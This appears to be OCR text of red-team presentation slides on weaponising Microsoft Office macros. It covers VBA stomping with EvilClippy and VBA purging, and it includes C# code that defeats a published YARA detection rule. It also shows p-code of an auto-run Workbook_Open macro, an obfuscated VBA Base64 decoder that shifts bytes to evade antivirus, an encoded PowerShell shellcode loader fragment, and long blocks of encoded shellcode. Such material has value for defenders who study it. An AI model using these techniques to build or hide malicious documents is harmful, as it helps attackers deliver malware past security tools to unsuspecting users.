
» VBA code must be inserted into „**ThisProject**” module

» Extensions that execute VBA macro (5):

» **.mpd .mpp .mpt .mpw .mpx**










VBA Stream Manipulation


What is a VBA Stream

- VBA Macros are stored in **vbaProject.bin** OLE Stream modules (FAT-alike).
- Each module consists of:
  - **PerformanceCache** – P-Code - compiled VBA code, Office version-specific
  - **CompressedSourceCode** – Compressed VBA with MS properietary algo
- When document is saved, VBA engine saves p-code to increase performance
  - **PROJECT** – VBA Project metadata
  - **_VBA_PROJECT** – specifies P-code Office version, instructs VBA engine
  - **dir** – VBA project layout










VBA Stomping


Evil Clippy: MS Office maldoc assistant


Stan Hegt | May 5, 2019

- Devised by Dr. Vesselin Bontchev in 2018, first weaponized with EvilClippy by Outflank in 2019
- PerformanceCache := malicious P-Code
- CompressedSourceCode := innocuous VBA Code
- Relies on the fact that Office prefers executing **P-Code** if its version matches, rather than **Compressed**.
- VBA analysis tools (back in 2019) dumped/analysed primarily **CompressedSourceCode**, which can be faked.
- But EvilClippy offers other useful features that among the others toggle flags/properties in VBA Project stream:
  - Hide VBA from GUI
  - Remove metadata stream
  - Set random module names, confusing some analyst tools
  - Make VBA Project unviewable/locked

```
EvilClippy.exe -s fakecode.vba -t 2016x86 macrofile.doc
```








```
//Set ProjectProtectionState and ProjectVisibilityState to locked/unviewable see https://docs.microsoft
if (optionUnviewableVBA)
{
    string tmpStr                = Regex.Replace(projectStreamString, "CMG=\".*\"", "CMG=\"\"");
    string newProjectStreamString = Regex.Replace(tmpStr            , "GC=\".*\"", "GC=\"\"" );
    // Write changes to project stream
    commonStorage.GetStream("project").SetData(Encoding.UTF8.GetBytes(newProjectStreamString));
}
```

VBA Stomping

» Detectable.

» **Doesn't help reducing detection score or evade anything since 2018?**

```
>> olevba .\5.execute-notepad-wscript.shell.xlsm
olevba 0.60.1 on Python 3.10.5 - http://decalage.info/python/oletools
===============================================================================
FILE: .\5.execute-notepad-wscript.shell.xlsm
Type: OpenXML
WARNING  invalid value for PROJECTLCID_Id expected 0002 got 004A
WARNING  invalid value for PROJECTLCID_Lcid expected 0409 got 0002
WARNING  invalid value for PROJECTLCIDINVOKE_Id expected 0014 got 0002
WARNING  invalid value for PROJECTCODEPAGE_Id expected 0003 got 0014
WARNING  invalid value for PROJECTCODEPAGE_Size expected 0002 got 0004
WARNING  invalid value for PROJECTNAME_Id expected 0004 got 0000
ERROR    PROJECTNAME_SizeOfProjectName value not in range [1-128]: 131075
ERROR    Error in _extract_vba
Traceback (most recent call last):
  File "C:\Python310\lib\site-packages\oletools\olevba.py", line 3526, in extract_macros
    for stream_path, vba_filename, vba_code in \
  File "C:\Python310\lib\site-packages\oletools\olevba.py", line 2094, in _extract_vba
    project = VBA_Project(ole, vba_root, project_path, dir_path, relaxed)
  File "C:\Python310\lib\site-packages\oletools\olevba.py", line 1752, in __init__
    projectdocstring_id = struct.unpack("<H", dir_stream.read(2))[0]
struct.error: unpack requires a buffer of 2 bytes
WARNING  For now, VBA stomping cannot be detected for files in memory
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have|
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues
```

```
P-CODE disassembly:
Processing file: .\5.execute-notepad-wscript.shell.xlsm
===============================================================================
Module streams:
VBA/ThisWorkbook - 899 bytes
VBA/Sheet1 - 899 bytes
VBA/Module1 - 2027 bytes
Line #0:
        FuncDefn (Sub obf_LaunchCommand(ByVal obf_command As String))
Line #1:
        OnError obf_ProcError
Line #2:
        StartWithExpr
        LitStr 0x0028 "new:72C24DD5-D70A-438B-8A42-98424B88AFB8"
        ArgsLd CreateObject 0x0001
        With
Line #3:
        Ld obf_command
        LitDI2 0x0000
        LitVarSpecial (False)
        ArgsMemCallWith Run 0x0003
Line #4:
        EndWith
Line #5:
        Label obf_ProcError
Line #6:
        EndSub
Line #7:
Line #8:
        FuncDefn (Sub obf_GeneratorEntryPoint())
Line #9:
        OnError obf_ProcError
Line #10:
        Dim
        VarDefn obf_code
Line #11:
        LitStr 0x0000 ""
        St obf_code
Line #12:
Line #13:
Line #14:
        LitStr 0x000B "notepad.exe"
        ArgsCall obf_LaunchCommand 0x0001
Line #15:
Line #16:
        Label obf_ProcError
Line #17:
        EndSub
Line #18:
Line #19:
        FuncDefn (Sub obf_MacroEntryPoint())
Line #20:
        OnError (Resume Next)
Line #21:
Line #22:
Line #23:
        ArgsCall obf_GeneratorEntryPoint 0x0000
Line #24:
Line #25:
        EndSub
Line #26:
Line #27:
        FuncDefn (Sub Workbook_Open())
Line #28:
        QuoteRem 0x0004 0x0035 " Becomes launched as second, another try, on MS Excel"
Line #29:
        ArgsCall obf_MacroEntryPoint 0x0000
Line #30:
        EndSub
Line #31:
```

VBA Purging

» When document with VBA is saved:

  » **PerformanceCache** - Office stores p-code matching its version.

  » **CompressedSourceCode** - Also stores compressed VBA code.

» During open, if Office and p-code versions mismatch:

  » Compressed one is gets decompressed -> compiled -> run

» VBA Purging:

  » **Removes PerformanceCache (p-code) from Module and _VBA_PROJECT streams**

  » **Changes MODULEOFFSET to 0**

  » Removes all __SRP_# streams


» This removes Strings representing VBA code parts from document, lowering detection potential.

THREAT RESEARCH

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ



VBA Purging

» **This technique doesn't help that much lowering detection rate nowadays.**

» "Epic Manchego" threat actor used **EPPlus**

- » Legitimate C# library for creating Excel spreadsheets
- » It can write compressed VBA to generated Excel.
- » By design it applies VBA Purging
- » Weaponized in FortyNorthSecurity/hot-Manchego

» Can be detected with clever YARA rules

```
00 00 00 }
    $cc61 = {CC 61 FF FF 00 00 00}
  condition:
    uint32(0) == 0xe011cfd0 and ( uint32(@vba_proj[1] + 0x78) >= 0x07 ) and ( uint32(@vba_proj[1] + 0x78) <
0xff ) and $cc61
}
```

» … which can be equally easily evaded – I'm the one to blame! ^.^

github.com/mgeeky/OfficePurge/blob/main/OfficeP...

```
Random rnd = new Random();
b1 = String.Format("{0:X2}", rnd.Next(0, 255));
b2 = String.Format("{0:X2}", rnd.Next(0, 255));

byte[] data = Utils.HexToByte(String.Format("CC-61-FF-FF-00-{0}-{1}", b1, b2));
vbaStorage.GetStream("_VBA_PROJECT").SetData(data);
```

Regular macro-enabled Excel document

```
→ ole
→ ole
→ ole
→ ole
→ ole python oledump.py -i excel_test.xls
  1:       108            '\x01CompObj'
  2:       244            '\x05DocumentSummaryInformation'
  3:       208            '\x05SummaryInformation'
  4:     15457            'Workbook'
  5:       463            '_VBA_PROJECT_CUR/PROJECT'
  6:        86            '_VBA_PROJECT_CUR/PROJECTwm'
  7: M    1430 1291+139   '_VBA_PROJECT_CUR/VBA/Module1'
  8: m     985  813+172   '_VBA_PROJECT_CUR/VBA/Sheet1'
  9: m     993  813+180   '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
 10:    2643              '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 11:    1247              '_VBA_PROJECT_CUR/VBA/__SRP_0'
 12:      74              '_VBA_PROJECT_CUR/VBA/__SRP_1'
 13:     200              '_VBA_PROJECT_CUR/VBA/__SRP_2'
 14:     103              '_VBA_PROJECT_CUR/VBA/__SRP_3'
 15:     566              '_VBA_PROJECT_CUR/VBA/dir'
→ ole
```

VBA purged macro-enabled Excel document

```
→ ole
→ ole
→ ole
→ ole
→ ole python oledump.py -i excel_test_PURGED.xls
  1:       108            '\x01CompObj'
  2:       244            '\x05DocumentSummaryInformation'
  3:       208            '\x05SummaryInformation'
  4:     15502            'Workbook'
  5:       460            '_VBA_PROJECT_CUR/PROJECT'
  6:        86            '_VBA_PROJECT_CUR/PROJECTwm'
  7: M     135   0+135    '_VBA_PROJECT_CUR/VBA/Module1'
  8: m     977   0+977    '_VBA_PROJECT_CUR/VBA/Sheet1'
  9: m     985   0+985    '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
 10:       7              '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 11:     532              '_VBA_PROJECT_CUR/VBA/dir'
→ ole
```

Not VBA Purged

```
!Offic
!G{2
DF8D04C-
5BFA-101@B-BDE5
gAjA
ram File
s (x86)\@Common
Microsof
t Shared
\OFFICE1
6\MSO.DL
P 16.
0 Ob
 Li`brary
fThisDoc
umentG
T@hi
@Jc
nU@p
H*"B
dule1G
(1Normal
 /w 1 /C "sv oc -;sv in ec;sv ny'
 ((gv oc).value.toString()+(gv in).value.toStr
ing());
 (gv ny).value.toString() ('JAB
LAGsAPQAnACQASwBQAD0AJwAnAFsARABsAGwASQBtAHAAbwByA
HQAKAAoACIAbQAiACsAIgBzACIAKwAiAHYAYwByAHQALgBkAGw
AbAAiACkAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAI
ABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVQBDAFoAKAB
1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABhA
G0AbwB1AG4AdAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACI
AawBlAHIAbgBlAGwAMwAyAC4AZAAiACsAIgBsACIAKwAiAGwAI
gApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB
0AGUAcgBuACAASQBuAHQAUAB0AHIAIABWAFcAZgAoAEkAbgB0A
FAAdAByACAAbABwAFQAaAByAGUAYQBkAEEAdAB0AHIAaQBiAHU
AdABlAHMALAAgAHUAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAa
QB6AGUALAAgAEkAbgB0AFAAdAByACAAbABwAFMAdABhAHIAdAB
BAGQAZAByAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQA
```

VBA Purged

```
!Offic
g2DF8
D04C-5BF
A-101B-BHDE5
gAA
gram
 Files (
x86)\Com
mon
\Mic
rosoft S
hared\OF
FICE16\M
SO.DLL#
P 16.0 O
 Libra
2Thi
sDocumen
@hi
l"D@Jc
n@p
H"B
Module1G
Attribut
e VB_Nam
e = "Mod
ule1"
ub AutoO
pen()
im NYdqQ0ot
b /
w 1 /C "
"sv oc -
in ec
\ny
0).val@ue.toS
g()+
0);" & T"p
9ny
```

word_calc.doc

	Edit As: Hex	Run Script	Run Template														
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
6270h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
6280h:	CC	61	AF	00	00	01	00	FF	09	04	00	00	09	04	00	00	Ia ....ÿ.....
6290h:	E4	04	01	00	00	00	00	00	00	00	00	00	01	00	05	00	ä.....

word_calc_PURGED.doc

	Edit As: Hex	Run Script	Run Template														
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
2AB0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
2AC0h:	CC	61	FF	FF	00	00	00	00	00	00	00	00	00	00	00	00	Iaÿÿ.....
2AD0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Evasion Tactics

Obfuscation Strategies

- Uglify: remove empty lines, add random indentation, insert garbage code & comments.
  - Helps evade ML-models comparing anomalous code to typical employee-authored one (comments, remember?)
- Rename variables and Function/Sub names
- Randomize functions order. VBA doesn't care.
- Obfuscate strings
  - Chr(…), StrReverse(…)
  - Extract -> shifted-Base64 encode (+N mod 256) -> replace
- Avoid overly long lines, break them at 80-120th character.
- Payload obfuscation is trickier:

```
' Base64 decoder
Private Function obf_DecodeBase64(ByVal obf_EncodedData As String) As Byte()
    On Error GoTo obf_ProcError
    Dim obf_XmlDom, obf_XmlNode, obf_Decoded, obf_Counter
    Set obf_XmlDom = CreateObject($"new:2933BF90-7B36-11D2-B20E-00C04F983E60"$)
    Set obf_XmlNode = obf_XmlDom.createElement($"obf_someInternalName"$)
    obf_XmlNode.DataType = $"bin.base64"$
    obf_XmlNode.Text = obf_EncodedData
    obf_Decoded = obf_XmlNode.NodeTypedValue

    ' This for-loop adjusts each byte by adding +35 to evade AVs capable of
    ' base64-decoding in-the-fly
    For obf_Counter = LBound(obf_Decoded) To UBound(obf_Decoded)
        obf_Decoded(obf_Counter) = (obf_Decoded(obf_Counter) + 35) Mod 256
    Next
    obf_DecodeBase64 = obf_Decoded
    Exit Function
obf_ProcError:
End Function

Private Function obf_DecodeBaseText64(ByVal obf_EncodedData As String) As String
    Dim obf_temp() As Byte
    obf_temp = obf_DecodeBase64(obf_EncodedData)
    obf_DecodeBaseText64 = StrConv(obf_temp, vbUnicode)
End Function
```

Makes a huge difference!

```
Private Function obf_ShellcodeFunc169() As String
    Dim obf_ShellcodeVar168 As String
    obf_ShellcodeVar168 = ""
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/d1B3QTdPt0/3VDdQt1L3UDdQt393UHdQt393UDdTN1L3VHdT91C3UPdPt3E3UzdS9393VDdTN1L3VHd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/d1C3VXdQN1J3VLdQt1Q3Qvd593m3ebd/d393f3dKd0m3SrdJt0x3R7dMd0m3SzdK9393SHdIt0w3f3d"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Id0s3SrdKt0e3STdIt0w3f3dCt393SbdK90x3abdL92n3THdMN393SLdMd393SLdNd0g3SndMt0w3Sbd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "LN0r3f3dId0i3f3dL90i3TDdLd0s3SvdMN0e3R/dJt0p3SbdMd2m3f3dLd0s3TLdL9393SndIt0w3f3d"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Id0s3SrdKt0e3STdIt0w3QvdM91M3VLdUN393U3dTN1S3VPdQt1X3f3dTN0/3VHdQt1L3UbdT9393UHd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt393TDdVt1Q3UbdS91R3ULdT91L3T7dSd1Q3f3dQt1R3f3dQd1C3f3dUN1C3VDd/d1D3UzdUt1P3Uvd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Rt1Q3VDdQt1S3U/dUN393VLdS91C3f3dRt1L3UHdQt1K3UvdRt1Q3T7dUd1G3UzdS9393ULdS9393UDd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Pt1Q3f3dQd1C3f3dQd1M3UrdSt0+3UTdQt1Q3f3dQd1G3U/dQt1A3VHdUN393VLdS91G3U7dUt1C3Urd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt1L3VHd/d293f3dRd0+3VLdUd1C3VLdT9393UHdQt393RLdCd393Q3dDd393QHd/d0y3TDdC90z3Uzd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Ut1Q3f3dS91C3f3dTd1M3VLdU91C3Vfd/d1N3U/dxt1R3ULdS91B3U/dQt393b3d/d0+3VLdQN1S3Uvd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt393UbdS91B3ULdSt1L3UbdUN0+3VHdRt1M3Uvd/d1N3UzdUt1P3f3dSd1C3VDd/d0+3VLdUd1P3ULd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "UN393UHdTN1K3UrdPt1E3ULdUN0J3f3dVt393UDdTN1K3U3dT91G3VDd/d1J3ULdUN393UHdTN1K3Urd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Pt1E3ULdUN393VDdTd3G3UDdRt0+3VLdVd0J3f3dRt1L3UHdRt1P3ULdQN1R3VDd/d1M3VLd/d0+3UDd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "QN1C3VDdUN1M3UbdT91C3VDd/d1C3VHd/d1N3ULdT91R3ULdUN393UHdQt393T/dxt1L3cbdQ91G3UDd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt1Q3Qvd593n3ebd5t393f3d/d0g3ULdUd1R3ULd/d1J3UbdSt1G3VHdPt1R3UbdTN1L3f3dQN1M3Uvd"
    obf_ShellcodeVar168 = obf_ShellcodeVar168 & "QN1C3U/dS91C3f3dF93n3VHdTN1S3VHd/d1A3ULd/d1O3VLdRt393ULdUN1R3f3dT91C3UndRt3G3f3d"
```

```
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "w7W0w7W0w7W0w7W0w7W03d3d3d3d3d3d3d3d3d3d3d3d3d1d3d3c3d3d293t3dnd7d3V3e3d1d3t3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "Xd7d3V3e3d1d4N3dnd7d3b3e3d293t3dvd3d3b3d3d2dXN3dnVzd3d3d3t3g3e3t7d3e3eHdBd7d3Rnd"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "7e3d3d7d5d1F4t3dGt3t7d3d3t313UXg3d0b3QXd3d3t3d3d/d3d3d7d4d3d3d3dnd3d3d3d3d3d3d3d"

    Dim obf_ShellcodeVar260
    obf_ShellcodeVar260 = "3d3d3d3d3d3d3d3d3d1d3d1d3d3dXV3dXd3d3V3dXd1dXd3dnZ2d3V1dXd3d3dzd3dzd3d3c3N3c3d3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar260
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3N3c3dzc3d3c3Nzd3d3d3d3l3d3d3d3d3WRl3d3d3d3d7NxdbNzc3NzVZU3l5OTk5ORsVd1dXV1dXWXd"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3WRUVFRVVd3d5d3d3d1k3d3l1FRUVeVd3eXRqalVXd3d5dGpqVVd3d3l0cmpVV3d3eXRISFVXd3d5dzc"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3FVd3d3dZFRUVF3d3d3lZWV1Xd3cwN3d3J7d3d3d3d3d3dXd3d3Z3e3d2d3t3dvd7d3b3e3d294N3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "veDd3b3g3d294N3dveDd3c3g3d3V5N3d3d3e3d7d7e3t3d7d4d0F3t3dHN3d3d3dBd3d3e3d3d393d3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3t3h3d3d3d2d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3V3d3V3d3d1dXd1d3d3dXd1d3V1d3d2dnZ3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "XV1d3d3d3N3d3N3d3dzc3dzd3d3c3dzd3Nzd3dzc3N3d3d3d3d3d3d3d3d3d58VnZt3d3d3d3d3d1s3Nzc"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "7NRU3eXk5OTs1FTl3V1dXV3UTd3dZFRUVOTl3d313d3d5OTd3eXUVE3UTV3d5dGp7NRU3d3l0ans1FTd"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3eXRyd3d3d3d5dEefFZ2bd3l3M7u7u7t3d1kVFRUXd3d3eV1ZWVd3dvd3d3b3d3d3d3d3d3d1d3d3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "nd7d3Z3e3d293t3dvd7d3b3e3d293t3dvd7d3b3d3d293d3dzeDd3dXk3d3d3d7d3t3t7e3d3t3h3QXe"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3d0d3d3d3d0F3d3dDd3d3T3d3d3e3eHd3d3d3V3h3d3d3d3d3d3d3d3d3d3d3d3d3d3dXd3dXd3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3V1d3V3d3d1d3V3dXV3d3V1dXd2dnZ3d3d3c3d3c3d3d3Nzd3N3d3dzd3N3c3N3d3Nzc3d3d3d3d3d3d"

    Dim obf_ShellcodeVar261
